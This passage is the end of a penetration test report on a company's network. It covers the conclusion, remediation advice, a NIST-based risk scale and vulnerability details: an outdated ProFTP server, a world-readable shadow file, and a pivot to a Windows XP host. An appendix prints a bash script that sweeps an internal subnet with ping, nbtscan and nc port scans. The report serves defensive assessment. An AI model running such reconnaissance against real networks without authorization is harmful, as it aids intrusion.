It was therefore determined that although these steps were possible, they were outside the current scope of work. We had successfully shown a direct path from a public server into the company's internal resources including databases and an HR personnel computer, exposing data that could be used to further attacks and compromising all system integrity and confidentiality with the ability to affect availability as well.




Figure 4.1 – A sequence of vulnerabilities allowed us to bypass network level firewalls to compromise a server on the internal network which was leveraged as a pivot to compromise further hosts on the internal network.

3.0 - Conclusion

Through a series of vulnerabilities, we were able to gain administrative access to critical system resources of Business Solutions' internal network. These vulnerabilities would have had a catastrophic impact on their day to day activities had they been exploited by a malicious attacker. The outdated software used to exploit the system along with incorrect file permissions indicates a series of failures in software deployment, server management and the patch management program.

The project scope for this test was the following:

- Determine whether an external attacker could find an entry point into the internal network
- If a path was found, determine:
  - What systems the attacker could reach
  - If the confidentiality/integrity of confidential system information would be compromised

As demonstrated above, these goals were all met. An attack against Business Solutions resulted in complete loss of integrity and confidentiality of personal employee information, as well as access to various company assets. The breach of their internal networks can be greatly attributed to flaws in its patch management program and insufficient access controls at the network level. Review of the patch management process and network boundary segmentation must be implemented in order to mitigate the vulnerabilities exploited during the penetration test.

4.0 - Recommendations

Due to the severity of the impact our attack would have had on the overall organization, it is recommended that sufficient resources be allocated to remediate both external and internal network vulnerabilities in a timely manner. While this engagement was not done to provide a comprehensive list of all security vulnerabilities and relevant solutions, the following actions are recommended:

1. **Implement/Review Patch Management Process** – Outdated versions of software were found both externally and internally, indicating a lack of a patch management process. Maintaining and updating a patch management program in accordance to NIST SP 800-40 is a necessary component in reducing the company's attack surface.

2. **Establish trust boundaries** – External and internal networks should be separated by different trust boundaries, with packet filtering controls at the nodes in order to reduce an attacker's access to company information. Separate segmented networks should be implemented for different departments within a company to mitigate the risk of an internal compromise having a cascading effect on the rest of the company.

3. **Review file permissions and use least-privilege principle –** The shadow file was accessible because of incorrect file permission settings. Under a default configuration, the shadow file is not accessible to anyone other than the root user. Contents indicated two users with high privilege. Different restricted privilege accounts should be created for all users using the server in order to control impact if one is breached.

4. **Conduct regular vulnerability assessments** – Regular vulnerability assessments are needed for the timely discovery and patching of new previously undiscovered vulnerabilities. For more information on operating an effective risk management program, please consult NIST SP 800-30.

Risk Rating

Because a direct path from a public structure to a confidential and internal part of the network was discovered during the penetration test, we have determined the overall risk rating for Business Solutions is High. There are multiple paths an external attacker could take in order to compromise internal resources which would impact the systems availability, integrity and confidentiality.

Appendix A: Risk Rating Scale

In accordance with our internal risk assessment scale which follows the guidelines set forth in NIST SP800-30, vulnerabilities are categorized using the following rating system:

Likelihood of threat event occurrence

The following definitions are used when describing the likelihood of adversarial threat occurrence:

Critical – An adversary is almost certain to exploit the vulnerability and initiate the threat event. Minimal skill is required and/or automated tools are readily available to exploit.

High – An adversary is highly likely to exploit the vulnerability and initiate the threat event. Minimal skill is required.

Medium – An adversary is somewhat likely to exploit the vulnerability and initiate the threat event. Some skill required and/or favorable circumstances required.

Low – An adversary is unlikely to exploit the vulnerability and initiate the threat event. High level of skill and determination is required.

Likelihood threat event results in adverse impacts

The following definitions are used when describing the likelihood that vulnerability exploitation will have adverse impacts on the system:

Critical – If a vulnerability is exploited, it is certain it will have adverse impact on the system.

High – If a vulnerability is exploited, it is highly likely to have adverse impacts on the system.

Medium – If a vulnerability is exploited, it is somewhat likely to have adverse impacts on the system.

Low – If a vulnerability is exploited, it is unlikely to have adverse impacts on the system.

Figure 1.0 Assessment Scale – Overall Likelihood

Likelihood of Threat Event Occurrence	Likelihood Threat Events Result in Adverse Impacts			
	Low	Medium	High	Critical
Critical	Moderate	High	Critical	Critical
High	Moderate	Moderate	High	Critical
Medium	Low	Moderate	Moderate	High
Low	Low	Low	Moderate	Moderate

Low – Manage by routine process

High – Immediate Attention Required

Moderate – Mark as Priority

Critical – Execute mitigation strategy immediately

Appendix B: Vulnerability Details and Mitigation

Patch Management Process

Rating: High

Description: Both external and internal networks contained unpatched software.

Impact: An outdated ProFTP server allowed us access to the internal network where we were able to pivot to access an unpatched Windows XP host. A combination of high impact public exploits and low impact undiscovered vulnerabilities in the software allowed us access to confidential employee data. The patch failures in both instances indicates an absence of a complete patch management plan including process and execution.

Mitigation: Both internal and external network hosts must be constantly kept up to date with vendor security patches. This can be accomplished through third party tools for large environments. For more information, please refer to NIST SP-800-40.

File Permissions

Rating: High

Description: The shadow file in the external host was readable by the www-data user.

Impact: The shadow file in the deployed Debian server stores all the salt and password hashes for the user accounts in the system. It is used for user authentication, and therefore should not be readable by anyone other than root. Access to this file will supply malicious attackers with password hashes which, if recovered, will lead to root control of the server and potentially other systems if the credentials are reused.

Mitigation: Shadow file permissions should be set to 400 to disable anyone but root to be able to read the file.

Least Privilege Principle

Rating: High

Description: Analysis of the Windows XP password hashes revealed the current user has local administrative rights.

Impact: Having only a single account with administrative rights means there was no need for further local privilege escalation. Once the host was compromised we had complete read, write and execution control over any and all files within system.

Mitigation: All hosts should be set up using the least privilege principle, in which a user should be given no more privilege than absolutely required to do their job. This way, if the restricted account is compromised, the attacker will have to further escalate privileges in order to have control of the system

Appendix C: Tools Used

Internal network scanner

```
#!/bin/bash
printf "Acumen Innovations - Subnet Discovery script \n"
printf "\n[*]Current user: \n \n"
echo `id -a`
printf "\n[*]Local Kernel version: \n \n"
echo `uname -r`
printf "\n[*]TCP Open ports on localhost: \n \n"
eval netstat -tnlp
printf "\n[*]Starting Subnet discovery: \n \n"
for ip in 192.168.255.{0..255}; do
  ping -c 1 -W 1 $ip > /dev/null 2> /dev/null;
  if [ $? -eq 0 ]; then
    printf "\n[!]${ip} is up";
    printf "\n[*]Attempting nbtscan...\n"
    eval nbtscan -q -v ${ip}
    printf "\n Open ports on ${ip}: \n"
    nc -v -n -z -w1 -r $ip 20-30, 53, 110-140, 143, 3389, 8080, 8888, 443, 445, 5900, 3306, 1433
  fi
done
```